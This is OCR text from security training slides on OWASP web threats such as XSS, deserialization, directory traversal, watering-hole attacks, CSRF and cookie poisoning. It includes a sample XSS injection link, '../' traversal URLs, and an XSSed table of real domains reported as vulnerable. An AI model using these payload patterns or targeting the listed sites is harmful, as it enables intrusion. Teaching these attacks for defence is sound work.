


- In this example, the attacker crafts an email message with a malicious script and sends it to the victim:


```
<A HREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT>
maliciouscode</SCRIPT>>Click here</A>
```

- When the user clicks on the link, the URL is sent to bank.com with the malicious code
- The legitimate server hosting bank.com website sends a page back to the user including the value of `clientprofile`, and the malicious code is executed on the client machine

XSS Attack in Blog Posting



XSS Attack in Comment Field



Websites Vulnerable to XSS Attack

- XSSed project provides information on all things related to cross-site scripting vulnerabilities and is the largest online archive of XSS vulnerable websites

</xssed>
xss attacks information

Home | News | Articles | Adv. | Submit | Alerts | Links | XSS info | About | Contact

XSS Archive | XSS Archive ★ | TOP Submitters | TOP Submitters ★ | TOP Pagerank | search

Syndicate


R Domains already xss'ed.
S Famous and Government web sites.
F Status: Fixed/Unfixed.
PR Pagerank by Alexa®.
You can subscribe to our mailing list to receive alerts by mail.


Date	Author	Domain	R	S	F	PR	Category	Mirror
13/03/15	SquirrelBuddha	webcenters.netscape.compuserve.com	R	★	✗	70880	XSS	mirror
13/03/15	puritys	store.samsung.com		★	✓	340	XSS	mirror
13/03/15	Ariana Grande	auth.dhs.gov		★	✓	4057	XSS	mirror
13/03/15	MrCyph3r	www.titivillus.it			✗	11882046	XSS	mirror
13/03/15	Fabian Cuchietti	www.brazzers.com		★	✓	1755	XSS	mirror
13/03/15	03storic	www-ssrl.slac.stanford.edu	R	★	✓	866	XSS	mirror
13/03/15	C37HUN	touch.afisha.mail.ru		★	✓	52	XSS	mirror
13/03/15	C37HUN	touch.tv.mail.ru		★	✓	52	XSS	mirror
13/03/15	Nicholas Lemonias	english.sinopec.com		★	✗	64119	XSS	mirror
13/03/15	M4D3RS	www.fbi.com			✗	1431720	XSS	mirror
13/03/15	Anonymous	ged.latribune.fr		★	✓	9920	XSS	mirror
13/03/15	Keeper	bg.msi.com		★	✓	5016	XSS	mirror
13/03/15	RedToor	www.wesecure.nl			✓	14032513	XSS	mirror

http://www.xssed.com

A8 - Insecure Deserialization


- Data serialization and deserialization is an effective process of linearizing and de-linearizing data objects in order to transport it to other network or system
- Attackers inject malicious code into serialized data and forward the malicious serialized data to the victim
- Insecure deserialization deserialize the malicious serialized content along with the injected malicious code, compromising the system or network





A9 - Using Components with Known Vulnerabilities


- Components such as **libraries** and **frameworks** that are used in most of the web applications always **execute with full privileges** and flaws in any component can result in serious impact
- Attackers can **identify weak components** or dependencies **by scanning** or by performing manual analysis
- Attackers search for any vulnerabilities on exploit sites such as **Exploit Database (*https://www.exploit-db.com*)**, **SecurityFocus (*http://www.securityfocus.com*)**, etc.
- If a vulnerable component is identified, the attacker customize the exploit as required and execute the attack
- Successful exploitation allows attacker to **cause serious data loss** or **takeover the control of servers**



https://www.exploit-db.com

A10 - Insufficient Logging and Monitoring

- Web applications maintain logs to track usage patterns such as **user login credentials** and **admin login credentials**
- **Insufficient logging** and monitoring refers to the scenario where the detection software either does not **record the malicious event** or ignores the important details about the event
- Attackers usually inject, delete, or tamper with web application logs to engage in **malicious activities** or **hide their identities**
- Insufficient logging and monitoring vulnerability makes the detection of malicious attempts of the attacker more difficult and allowing the attacker to perform malicious attacks like password brute force etc. to **steal confidential passwords**



Other Web Application Threats

01	Directory Traversal	07	Cookie Snooping	13	Denial-of-Service (DoS)
02	Unvalidated Redirects and Forwards	08	Hidden Field Manipulation	14	Buffer Overflow
03	Waterhole Attack	09	Authentication Hijacking	15	CAPTCHA Attacks
04	Cross Site Request Forgery	10	Obfuscation Application	16	Platform Exploits
05	Cookie/Session Poisoning	11	Broken Session Management	17	Network Access Attacks
06	Web Services Attack	12	Broken Account Management	18	DMZ Protocol Attacks


Directory Traversal

01 Directory traversal allows attackers to access restricted directories including application source code, configuration, and critical system files, and execute commands outside of the web server's root directory

02 Attackers can manipulate variables that reference files with "dot-dot-slash (../)" sequences and its variations


03 Accessing files located outside the web publishing directory using directory traversal

04
- `http://www.certifiedhacker.com/process.aspx=../../../../some dir/some file`
- `http://www.certifiedhacker.com/../../../../some dir/some file`



Unvalidated Redirects and Forwards

- Unvalidated redirects enable attackers to **install malware or trick victims** into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control bypass




Watering Hole Attack

- Attacker identifies the kind of websites a target company/individual is **frequently surfing** and tests those particular websites to identify **any possible vulnerabilities**
- When the attacker identifies the vulnerabilities in the website, the attacker injects the malicious script/code into the web application that can **redirect the webpage** and download the malware onto the victim machine
- This attack is named as watering hole attack, since the **attacker waits for the victim to fall into the trap**, similar to a lion waiting for its prey to arrive at waterhole to drink water
- When the victim surfs through the **infected website**, the webpage redirects to malicious server, leading to malware download onto the victim machine, compromising the machine and indeed compromising the network/organization

Cross-Site Request Forgery (CSRF) Attack

- Cross-Site Request Forgery (CSRF) attacks **exploit web page vulnerabilities** that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend
- The victim **holds an active session** with a trusted site and simultaneously visits a malicious site, which **injects an HTTP request** for the trusted site into the victim user's session, compromising its integrity



Cookie/Session Poisoning

Cookies are used to **maintain session state** in the otherwise stateless HTTP protocol

Modify the Cookie Content

Cookie poisoning attacks involve the modification of the contents of a cookie (personal information stored in a web user's computer) in order **to bypass security mechanisms**

